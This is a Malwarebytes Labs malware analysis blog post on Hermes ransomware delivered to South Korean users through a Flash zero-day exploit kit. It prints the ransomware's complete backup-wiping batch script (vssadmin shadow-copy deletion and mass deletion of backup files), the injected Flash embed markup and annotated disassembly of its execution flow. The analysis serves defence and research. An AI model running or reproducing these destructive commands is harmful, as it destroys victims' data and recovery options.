

# Hermes ransomware distributed to South Koreans via recent Flash zero-day

[malwarebytes.com/blog/news/2018/03/hermes-ransomware-distributed-to-south-koreans-via-recent-flash-zero-day](https://malwarebytes.com/blog/news/2018/03/hermes-ransomware-distributed-to-south-koreans-via-recent-flash-zero-day)

Malwarebytes Labs



*This blog post was authored by @hasherezade, Jérôme Segura and Vasilios Hioureas.*

At the end of January, the South Korean Emergency Response Team (Krcert) published news of a Flash Player zero-day used in targeted attacks. The flaw, which exists in Flash Player 28.0.0.137 and below, was distributed via malicious Office documents containing the embedded Flash exploit. Only a couple of weeks after the public announcement, spam campaigns were already beginning to pump out malicious Word documents containing the newly available exploit.

While spam has been an active distribution channel for some time now, the news of a Flash exploit would most certainly interest exploit kit authors as well. Indeed, in our previous blog post about this vulnerability (CVE-2018-4878), we showed how trivial it was to use an already available Proof-of-Concept and package it as a drive-by download instead.

On March 9th, MDNC discovered that a less common, but more sophisticated exploit kit called GreenFlash Sundown had started to use this recent Flash zero-day to distribute the Hermes ransomware. This payload was formerly used as part of an attack on a Taiwanese bank and suspected to be the work of a North Korean hacking group. According to some reports, it may be a decoy attack and "pseudo-ransomware".

By checking on the indicators published by MDNC, we were able to identify this campaign within our telemetry and noticed that all exploit attempts were made against South Korean users. Based on our records, the first hit happened on February 27, 2018, (01:54 UTC) via a compromised Korean website.

```
<span style="left: [REDACTED]; top: [REDACTED]; width: [REDACTED]; height: [REDACTED]; position: absolute;">  
  <object width=[REDACTED] height=[REDACTED] classid=" [REDACTED]">  
    <param name="movie" value="http://bannersale.com/animations/pop.asp">  
    <param name="play" value="true"/>  
    <param name="allowscriptaccess" value="always"/>  
    <!-- [if !IE]> -->  
    <object width=[REDACTED] height=[REDACTED] data="http://bannersale.com/animations/pop.asp" type="application/x-shockwave-flash">  
      <param name="movie" value="http://bannersale.com/animations/pop.asp"/>  
      <param name="play" value="true"/>  
      <param name="allowscriptaccess" value="always"/>
```



We replayed this attack in our lab and spent a fair amount of time looking for redirection code within the JavaScript libraries part of the self hosted OpenX server. Instead, we found that it was hiding in the main page's source code.


We had already pinpointed where the redirection was happening by checking the DOM on the live page, but we also confirmed it by decoding the large malicious blurb that went through Base64 and RC4 encoding (we would like to thank [David Ledbetter](#) for that).

## Hermes ransomware

The payload from this attack is Hermes ransomware, version 2.1.


### Behavioral analysis

The ransomware copies itself into %TEMP% under the name `svchosta.exe` and redeploys itself from that location. The initial sample is then deleted.



Name	Date modified	Type	Size
FXSAPIDebugLogFile.txt	2015-06-18 22:27	Text Document	0 KB
svchosta.exe	2018-03-12 20:00	Application	45 KB

The ransomware is not particularly stealthy—some windows pop up during its run. For example, we are asked to run a batch script with administrator privileges:



The authors didn't bother to deploy any UAC bypass technique, relying only on social engineering for this. The pop-up is deployed in a loop, and by this way it tries to force the user into accepting it. But even if we don't let the batch script be deployed, the main executable proceeds with encryption.

The batch script is responsible for removing the shadow copies and other possible backups:

```

window.bat
1  vssadmin Delete Shadows /all /quiet
2  vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
3  vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
4  vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
5  vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
6  vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
7  vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
8  vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
9  vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
10 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
11 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
12 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
13 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
14 vssadmin Delete Shadows /all /quiet
15 del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*. * c:\backup*. * c:\*.set c:\*.win c:\*.dsk
16 del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*. * d:\backup*. * d:\*.set d:\*.win d:\*.dsk
17 del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*. * e:\backup*. * e:\*.set e:\*.win e:\*.dsk
18 del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*. * f:\backup*. * f:\*.set f:\*.win f:\*.dsk
19 del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*. * g:\backup*. * g:\*.set g:\*.win g:\*.dsk
20 del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*. * h:\backup*. * h:\*.set h:\*.win h:\*.dsk
21 del %0

```

It is dropped inside C:\Users\Public along with some other files:

Name	Date modified	Type	Size
Public Videos	2018-03-13 03:38	File folder	
DECRYPT_INFORMATION.html	2018-03-13 03:38	Firefox HTML Doc...	7 KB
desktop.ini	2009-07-14 06:54	Configuration sett...	1 KB
PUBLIC	2018-03-13 03:38	File	1 KB
UNIQUE_ID_DO_NOT_REMOVE	2018-03-13 03:38	File	2 KB
window.bat	2018-03-13 03:38	Windows Batch File	2 KB

The file "PUBLIC" contains a blob with RSA public key. It is worth noting that this key is unique on each run, so, the RSA key pair is generated per victim. Example:

```

PUBLIC
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00 00000000 . . . . x . . RSA1 . . .
00000010 01 00 01 00 89 73 AE 3F B1 4C 89 B8 53 40 19 C1 00000010 . . . %s@?±L%,S@.Á
00000020 72 80 8D FB 5E CC F6 97 2E D8 70 16 2F F7 C1 B2 00000020 rEŤú^Ëö-.Ŕp./÷Á,
00000030 6E 64 B8 05 6F 71 16 B8 8F 22 A9 10 09 F1 21 28 00000030 nd,.oq.,Ž"©..ń!(
00000040 9D 12 DC 13 72 C5 AB 98 CF DE EB FB 9B 0C 8D 84 00000040 t.Ŭ.rŤ«.ĐŤëŬ>.Ť,,
00000050 FA 99 BD D2 0F B2 01 29 FA 03 B7 BA A8 C4 29 73 00000050 ú™~Ŧ. . .)ú. .ŝ"Á)s
00000060 D4 1E 64 77 6F 41 8D 6B 90 55 4C 96 74 A9 AD 0A 00000060 Ô.dwoAŤk.UL-t@..
00000070 51 E6 9F 08 3E 23 0E 69 29 6D FD AE 63 92 91 88 00000070 Qóž.>#.(i)mý@c'`.
00000080 74 05 66 A6 64 08 9C C3 09 5C D8 F9 79 7E C5 9E 00000080 t.f;d.šÁ.\ŔŬy~Ťž
00000090 41 50 50 31 10 9A 63 B4 57 1C B2 F0 B1 6E 8A B2 00000090 APP1.šc'W. .đtnŠ,
000000A0 2B 41 5A CE 93 17 58 21 D7 D7 9B 58 96 38 D0 28 000000A0 +AZŤ".X!*x>X-8Đ(
000000B0 04 25 DF 00 85 30 4A 19 75 BD 91 15 5B E2 76 2F 000000B0 .%B....0J.u"`. [áv/
000000C0 95 F2 88 41 0E 2A B9 77 23 CD C4 9F 8E 62 4E AB 000000C0 •ň.A.*aw#ÍÄžŽbN«
000000D0 E1 B0 25 34 C8 3C 64 A2 3B 7B FF A5 61 2E E8 AB 000000D0 á°%4Č<d";{`Aa.č«
000000E0 62 25 C0 95 4E C1 F2 4A 6E 86 5E 83 B4 51 48 EE 000000E0 b%Ŕ•NÁňJnt^.'QHí
000000F0 F3 0C B1 2D 27 69 B7 04 C9 D2 06 DC 0A 78 12 E7 000000F0 ó.±-'i .ÉŦ.Ŭ.x.ç
0000100 7C 83 25 B5 0B DF 98 FB D8 51 76 EB 1D C8 BD 2F 0000100 |.%µ.B.ŭŔQvė.Č~/
0000110 4D CE 9B C5 0000110 MÍ>Ť

```

Another file is an encrypted block of data named UNIQUE\_ID\_DO\_NOT\_REMOVE. It is a blob containing an encrypted private RSA key, unique for the victim:

Offset (d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	
00000000	07	02	00	00	A4	00	00	66	29	46	E2	4A	61	80	1E		....x..f)FáJa€.
00000016	B4	9A	CB	D9	1B	3E	78	28	A5	88	18	72	1A	5C	C0	A1	šÛ.>x(A..r.\R˘
00000032	13	CD	EB	56	C6	6E	60	40	C3	A6	2E	53	83	54	10	77	.İevČn`@Ä!..S.T.w
00000048	8E	88	F6	0D	F0	C0	6A	A6	77	FC	E6	BB	78	16	AA	88	Ž.ö.dRj!wüć»x.Ş.
00000064	BD	56	28	CF	96	E7	0F	24	39	05	18	03	30	FF	E2	09	˘V(D-ç.Ş9...0`á.
00000080	88	CC	3A	4A	C1	10	24	FC	F2	54	00	C8	63	30	BD	C5	.Ë:JÁ.ŞüñT.Čc0`Í
00000096	FC	84	14	70	64	40	E9	C5	E4	61	94	BE	41	BC	93	24	ü,,pd@éÍLaa`IAL`\$
00000112	58	57	6C	78	C4	2C	B7	6D	76	7E	76	5F	B0	2A	9E	34	XWlxÄ, mv~v_°*ž4
00000128	A9	6A	38	8D	35	25	AA	DB	09	E9	55	64	46	01	B0	E6	@j8İ5şŞÛ.éUdF.°ć
00000144	6D	1B	CE	7D	2E	EF	BC	ED	25	CC	8A	A3	60	96	24	E0	m.Í).dLişËŠL`-\$f
00000160	82	07	AE	A8	0B	5A	18	6F	F2	22	12	67	08	59	74	7D	,.@`.Z.čñ".g.Yt}
00000176	32	2C	82	D9	16	86	2F	D9	3F	CE	4E	15	46	E2	4D	26	2,,Û.t/Û?İN.Fám&
00000192	4C	1D	C1	40	DE	AE	97	C5	2D	4C	67	DD	28	1B	78	89	L.Á@T@-Í-LgY(.x%
00000208	D5	CE	97	F6	C5	BD	DD	5D	4A	59	FF	D9	9B	6E	16	3F	ÖÍ-óÍ`YJY`Û»n.?
00000224	6A	3D	0E	50	05	D4	AD	06	27	CA	08	D1	0D	F2	D3	86	j=.P.Ô...`E.Ń.ñÓ†

Analyzing the blob header, we find the following information:

- 0x07 - PRIVATEKEYBLOB
- 0x02 - CUR\_BLOB\_VERSION: 2
- 0xA400 - ALG\_ID: CALG\_RSA\_KEYX

The rest of the data is encrypted—at this moment, we can guess that it is encrypted by the RSA public key of the attackers.

The same folder also contains a ransom note. When the encryption finished, the ransom note pops up. The note is in HTML format, named DECRYPT\_INFORMATION.html.




The interesting fact is that, depending on the campaign, in some of the samples the authors used BitMessage to communicate with victims:

**Contact information:**  
**primary email: [BM-2cU4s1wYpwd6NwVRnUP5LuKJ5cPEFx8N2J@bltmessage.ch](mailto:BM-2cU4s1wYpwd6NwVRnUP5LuKJ5cPEFx8N2J@bltmessage.ch)**  
**reserve email: [info@decrypt-info.pw](mailto:info@decrypt-info.pw)**

This method was used in the past by a few other authors, for example in Chimera ransomware, and by the author of original Petya in his affiliate programs.

Encrypted files don't have their names changed. Each file is encrypted with a new key—the same plaintext produces various ciphertext. The entropy of the encrypted file is high, and no patterns are visible. That suggests that some stream cipher or a cipher with chained blocks was used. (The most commonly used in such cases is AES in CBC mode, but we can be sure only after analyzing the code). Below, you can see a visualization of a BMP file before and after being encrypted by Hermes:



Inside each file, after the encrypted content, there is a "HERMES" marker, followed by another blob:


```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00022F50 10 E9 7B 94 86 29 C2 A1 8C 94 88 D6 7D F0 9B 67 .é{"+"Â`Š".Ö)đ>g
00022F60 AA AC 43 54 8D 8C 38 8B E8 EB EC 0C 00 87 53 19 Š-CTİŠ8<čěě..+S.
00022F70 AC 42 05 AE 6C 6D 4B 97 4D CB A6 3C 97 C6 8C ED -B.®lmK-MĚ|<-ĆŠí
00022F80 23 17 61 C9 41 A7 5A 66 32 9F AD BB 3F 43 52 80 #.aÉAŠZf2ž.»?CRĚ
00022F90 27 26 C2 A3 4B C9 17 42 DF FF FF AC D9 65 06 BB 'čĂŁKÉ.BB`-ŕĚ.»
00022FA0 48 45 52 4D 45 53 01 02 00 00 10 66 00 00 00 A4 HERMES.....f...#
00022FB0 00 00 FF BC 2F C5 64 FE E7 41 1D CC 0A AB 56 AF .. L/ldtçA.Ě.«VZ
00022FC0 4D E4 FE 81 4F 8C 0B 8E E8 47 0D 51 C5 3E 0E E2 Mäť.OŠ.ŽčG.QL>.ă
00022FD0 8A BE 29 3C BF AF EA 92 34 4C C3 D8 F6 D6 9D CF ŠI)<zžę'4LĂŕöÖtĎ
00022FE0 67 22 59 F8 40 D2 4C 71 1E A5 E9 CF D0 AB DE DF g"Yř@ŇLq.AéĐĐ«ŦB
00022FF0 56 82 96 70 9C 67 31 D2 6B 78 E3 AD 10 93 84 E1 V,-pég1Ňkxă..`„á
00023000 F1 9F E3 26 03 F9 6A A3 0C F1 C1 9B D3 25 5C 97 ňžă&.újž.ňĂ>Óš\—
00023010 08 7A 7D 49 EC 88 F7 C7 B2 6C 24 17 23 DB 03 08 .z)Iě.-ç_lš.#Ů..
00023020 63 78 3C CC 60 44 AA 5F C7 B4 2B 6D 4D C6 06 B0 cx<Ě`DŠ_ç'+mMC.°
00023030 FD 04 4E 17 19 A7 C5 89 E1 8C A8 8C 53 FB DE BE ý.N..ŠL*ás`šSŮŦI
00023040 B2 8C 06 6E ED 3B E6 E1 8E CB 20 72 2F 03 07 F1 ů.S.ni;čáŽĚ r/..ň
00023050 98 B4 9F 2F 91 0C 89 91 75 8D 18 5E 8E 80 EE 2A .`ž/`.%`uŦ.^Žěi*
00023060 C0 DD A6 13 01 D3 79 5C D0 C0 4E AF 38 8B 50 B6 RÝ!..Óy\ĐRNž8<PŦ
00023070 5A C3 CD 1C 2B B3 E4 B5 49 D3 37 4F C7 DE 7F D4 ZĂI.+žăuIÓ7OçŦ.Ŏ
00023080 63 EF E6 2B 2A 27 BD 0F 61 D3 A2 EC 4E AA 56 D8 cdč+*`".aÓ`ěNŠVR
00023090 A3 D5 57 01 91 60 22 95 9A 6D EF 00 C4 6F 55 DA ZŎW.`"`.šmd'.ĂoUŮ
000230A0 25 8F 84 5D A8 23 5E 2A AF 67 3E F6 CB 25 49 30 %ž„]`#`*žg>öĚ%IO
000230B0 4D 31 M1


```

This time the blob contains an exported session key (0x01 : SIMPLEBLOB) and the algorithm identifier is AES (0x6611: CALG\_AES). We can make an educated guess that it is the AES key for the file, encrypted by the victim's RSA key (from the generated pair).

The ransomware achieves persistence by dropping a batch script in the Startup folder:



The script is simple; its role is just to deploy the dropped ransomware: svchosta.exe.



So, on each system startup it will make a check for new, unencrypted files and try to encrypt them. That's why, as soon as one discovers that they have been attacked by this ransomware, they should remove the persistence entry in order to not let the attack repeat itself.

## Inside the ransomware

### Execution flow

At the beginning of the execution, the ransomware creates a mutex named "tech":

```

004033E5 push    offset aCreatemutexa ; "CreateMutexA"
004033EA push    dword_40BFEE
004033F0 call   sub_40284F
004033F5 pop     ecx
004033F6 pop     ecx
004033F7 push    offset aTech      ; "tech"
004033FC push    1
004033FE push    0
00403400 mov     dword_40C088, eax
00403405 call   eax                ; kernel32.CreateMutexA
00403407 mov     edi, dword_40BFEE
0040340D push    offset aReleasemutex ; "ReleaseMutex"
00403412 push    edi
00403413 mov     [ebp+var_C], eax
00403416 call   sub_40284F

```

The sample is mildly obfuscated, for example, its imports are loaded at runtime. The .data section of the PE file is also decrypted during the execution, so, at first we will not see the typical strings.

First, the executable begins to dynamically load all its imports via a function at 4023e0:



```

.text:00402A5D      push    offset aGetusername ; "GetUserNameW"
.text:00402A62      push    esi
.text:00402A63      mov     dword_40B30C, eax
.text:00402A68      call   sub_402341
.text:00402A6D      mov     esi, dword_40FB30
.text:00402A73      push   offset aGetfileattri_0 ; "GetFileAttributesA"
.text:00402A78      push   esi
.text:00402A79      mov     dword_40B314, eax
.text:00402A7E      call   sub_402341
.text:00402A83      push   offset aCopyfilew ; "CopyFileW"
.text:00402A88      push   esi
.text:00402A89      mov     dword_40FB94, eax
.text:00402A8E      call   sub_402341
.text:00402A93      add     esp, 40h
.text:00402A96      mov     dword_40FB80, eax
.text:00402A9B      push   offset aShellexecutea ; "ShellExecuteA"
.text:00402AA0      push   edi
.text:00402AA1      call   sub_402341
.text:00402AA6      push   offset aWnetenumresour ; "WNetEnumResourceW"
.text:00402AAB      push   ebx
.text:00402AAC      mov     dword_40B338, eax
.text:00402AB1      call   sub_402341
.text:00402AB6      push   offset aFindnextfilew ; "FindNextFileW"
.text:00402ABB      push   esi
.text:00402ABC      mov     dword_40FBFC, eax
.text:00402AC1      call   sub_402341
.text:00402AC6      push   offset aGetipnettable ; "GetIpNetTable"
.text:00402ACB      push   dword_40FBEC
.text:00402AD1      mov     dword_40FB38, eax
.text:00402AD6      call   sub_402341
.text:00402ADB      push   offset aExitprocess ; "ExitProcess"
.text:00402AE0      push   esi
.text:00402AE1      mov     dword_40FBF0, eax
.text:00402AE6      call   sub_402341
.text:00402AEB      push   offset aSetfileattri_0 ; "SetFileAttributesW"
.text:00402AF0      push   esi
.text:00402AF1      mov     ExitPrioces, eax

```



It then checks the registry key for a language code. If Russian, Belarusian, or Ukrainian are found as the system language, it exits the process (0x419 being Russian, 422 Ukrainian, and 423 Belarusian).

```

.text:004030EA      _push  20119h
.text:004030EF      push   0
.text:004030F1      push   offset aSystemCurrentnc ; "SYSTEM\\CurrentControlSet\\Control\\Nls"...
.text:004030F6      call   8000002h
.text:004030FB      call   RegOpenKey
.text:00403101      test   eax, eax
.text:00403103      jnz   short loc_403180
.text:00403105      lea   eax, [ebp+var_8]
.text:00403108      push  eax
.text:00403109      lea   eax, [ebp+var_3C]
.text:0040310C      push  eax
.text:0040310D      push  0
.text:0040310F      push  0
.text:00403111      push   offset aInstalllanguag ; "InstallLanguage"
.text:00403116      push   [ebp+var_4]
.text:00403119      call   RegQueryValue
.text:0040311F      test   eax, eax
.text:00403121      jnz   short loc_403177
.text:00403123      lea   eax, [ebp+var_3C]
.text:00403126      push   offset a0419 ; "0419"
.text:0040312B      push   eax
.text:0040312C      call   SomeKindManipsCaller
.text:00403131      pop    ecx
.text:00403132      pop    ecx
.text:00403133      test   eax, eax
.text:00403135      jz    short loc_40313F
.text:00403137      push  1
.text:00403139      call   ExitPrioces
.text:0040313F      loc_40313F: ; CODE XREF: RegQueryForLonague+5C↑j
.text:0040313F      lea   eax, [ebp+var_3C]
.text:00403142      push   offset a0422 ; "0422"
.text:00403147      push   eax
.text:00403148      call   SomeKindManipsCaller
.text:0040314D      pop    ecx
.text:0040314E      pop    ecx
.text:0040314F      test   eax, eax
.text:00403151      jz    short loc_40315B
.text:00403153      push  1
.text:00403155      call   ExitPrioces

```



It then creates two subprocesses - cmd.exe. One that copies itself into directory appdata/local/temp/svchost.exe, and another that executes the copied file.

It also generates crypto keys using standard CryptAcquireContext libraries, and saves the public key and some kind of ID into the following files:

C:\Users\Public\UNIQUE\_ID\_DO\_NOT\_REMOVE

C:\Users\Public\PUBLIC

As mentioned earlier, it writes out a script to auto run on startup with contents: **start "" %TEMP%\svchosta.exe** into the Start menu startup folder. This is quite simple and conspicuous. Since it is always running and keeps persistence, it makes sense that it saved out the public key into a file so that it can later find that key and continue encrypting using a consistent key throughout all executions.

Below is the function that calls all of this functionality sequentially, labeled:

```
.text:0040439C      call     RegQueryForLongue ; if russian language detected, quit
.text:004043A1      call     checkCVersion?
.text:004043A6      push    32h
.text:004043A8      mov     esi, offset unk_40F188
.text:004043AD      mov     dword_40F8AC, eax
.text:004043B2      push    esi
.text:004043B3      call   GetINWDir
.text:004043B9      push    offset aSystem32Cmd_0 ; "\\System32\cmd.exe"
.text:004043BE      push    esi
.text:004043BF      call   unsureMAnips
.text:004043C4      pop     ecx
.text:004043C5      pop     ecx
.text:004043C6      push    190h
.text:004043CB      mov     esi, offset unk_40F8B0
.text:004043D0      push    esi
.text:004043D1      call   GetINWDir
.text:004043D7      xor     eax, eax
.text:004043D9      mov     word_40F8B4, ax
.text:004043DF      cmp     dword_40F8AC, edi
.text:004043E5      jnz    short loc_4043EE
.text:004043E7      push    offset aDocumentsAnd_3 ; "\\Documents and Settings\Default User"...
.text:004043EC      jmp     short loc_4043F3
.text:004043EE      ; -----
.text:004043EE      loc_4043EE:      ; CODE XREF: start+AE↑j
.text:004043EE      push    offset aUsersPublic_0 ; "\\users\Public\"
.text:004043F3      loc_4043F3:      ; CODE XREF: start+B5↑j
.text:004043F3      push    esi
.text:004043F4      call   unsureMAnips
.text:004043F4      pop     ecx
.text:004043F9      pop     ecx
.text:004043FA      push    edi
.text:004043FB      call   CopiesSelf_ExecuteCopy_CMD_EXE
.text:004043FC      call   CryptoFUNC_GenKeys_Write
.text:00404401      call   ImportKeyFromFile
.text:00404406      push    edi
.text:0040440B      call   CreateAutyorun_persistence
.text:00404411      call   sub_40152C
.text:00404416      call   sub_402ECC
.text:0040441B      push    2710h
```



It proceeds to cycle all available drives. If it is CDRom, it will skip it. Inside the function, it goes through all files and folders on the drive, but skips a few key directories, not limited to Windows, Mozilla, and the recycling bin.

```

.text:0040442C      add     esp, 14h
.text:0040442F      call   GetLoigicalDrives
.text:00404435      push  1Ah
.text:00404437      mov    edi, eax
.text:00404439      pop    esi
.text:0040443A      loc_40443A:
.text:0040443A      mov    edx, edi
.text:0040443C      mov    ecx, esi
.text:0040443E      shr    edx, cl
.text:00404440      test  dl, 1
.text:00404443      jz     short loc_40448A
.text:00404445      push  3Ah
.text:00404447      pop    ecx
.text:00404448      lea   eax, [esi+41h]
.text:0040444B      mov   word_40B352, cx
.text:00404452      xor   ecx, ecx
.text:00404454      mov   word_40B350, ax
.text:0040445A      mov   word_40B354, cx
.text:00404461      cmp   ax, 5Ah
.text:00404465      jz     short loc_40448A
.text:00404467      push  ebx
.text:00404468      call  GetDrivetype
.text:0040446E      cmp   eax, DRIVE_CDROM
.text:00404471      jz     short loc_40448A
.text:00404473      push  dword_40F8A8
.text:00404479      push  dword_40F1EC
.text:0040447F      push  1
.text:00404481      push  ebx
.text:00404482      call  RecursiveDriveSearch_Encrypt
.text:00404487      add   esp, 10h
.text:0040448A      loc_40448A:
.text:0040448A      ; CODE XREF: start+10C↑j
.text:0040448A      ; start+12E↑j ...

```



Inside of the function labeled recursiveSearch\_Encrypt are the checks for key folders and drive type:

```

.text:00401DE5      mov    esi, offset aWindows ; "Windows"
.text:00401DEA      lea   edi, [ebp+var_50]
.text:00401DED      push  5
.text:00401DEF      pop    ecx
.text:00401DF0      xor   eax, eax
.text:00401DF2      xor   edx, edx
.text:00401DF4      movsd esi, offset aAhnlab ; "AhnLab"
.text:00401DF5      push  6
.text:00401DF7      movsd esi, [ebp+var_40], ax
.text:00401DF8      movsd edi, [ebp+var_28]
.text:00401DF9      movsd esi, offset aMicrosoft ; "Microsoft"
.text:00401DFA      mov   [ebp+var_1A], edx
.text:00401DFE      lea   edi, [ebp+var_64]
.text:00401E03      mov   [ebp+var_16], dx
.text:00401E06      rep movsd
.text:00401E07      mov   esi, offset aChrom ; "Chrom"
.text:00401E08      lea   edi, [ebp+var_3C]
.text:00401E09      push  ecx
.text:00401E0A      movsd esi, [ebp+var_2E], edx
.text:00401E0B      movsd edi, [ebp+var_84]
.text:00401E0C      mov   [ebp+var_2A], dx
.text:00401E0D      movsd esi, [ebp+var_74]
.text:00401E0E      mov   edi, offset aRecycle_bin ; "$Recycle.Bin"
.text:00401E0F      stosd

```



```

.text:00401E6D      movsd
.text:00401E6E      lea     edi, [ebp+var_B4]
.text:00401E74      stosd
.text:00401E75      stosd
.text:00401E76      stosd
.text:00401E77      stosw
.text:00401E79      lea     eax, [ebp+var_50]
.text:00401E7C      push   eax
.text:00401E7D      lea     eax, [ebp+var_31C]
.text:00401E83      push   eax
.text:00401E84      call   moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401E89      pop    ecx
.text:00401E8A      pop    ecx
.text:00401E8B      test   eax, eax
.text:00401E8D      jnz    Jump_Skip_FindNextFile
.text:00401E93      lea     eax, [ebp+var_28]
.text:00401E96      push   eax
.text:00401E97      lea     eax, [ebp+var_31C]
.text:00401E9D      push   eax
.text:00401E9E      call   moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401EA3      pop    ecx
.text:00401EA4      pop    ecx
.text:00401EA5      test   eax, eax
.text:00401EA7      jnz    short Jump_Skip_FindNextFile
.text:00401EA9      lea     eax, [ebp+var_64]
.text:00401EAC      push   eax
.text:00401EAD      lea     eax, [ebp+var_31C]
.text:00401EB3      push   eax
.text:00401EB4      call   moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401EB9      pop    ecx
.text:00401EBA      pop    ecx
.text:00401EBB      test   eax, eax
.text:00401EBD      jnz    short Jump_Skip_FindNextFile
.text:00401EBF      lea     eax, [ebp+var_3C]
.text:00401EC2      push   eax
.text:00401EC3      lea     eax, [ebp+var_31C]
.text:00401EC9      push   eax
.text:00401ECA      call   moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401ECF      pop    ecx

```



It then continues on to enumerate netResources and encrypts those files as well. After encryption, it creates another bat file called **window.bat** to delete shadow volume and backup files. Here is its content:

```

vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
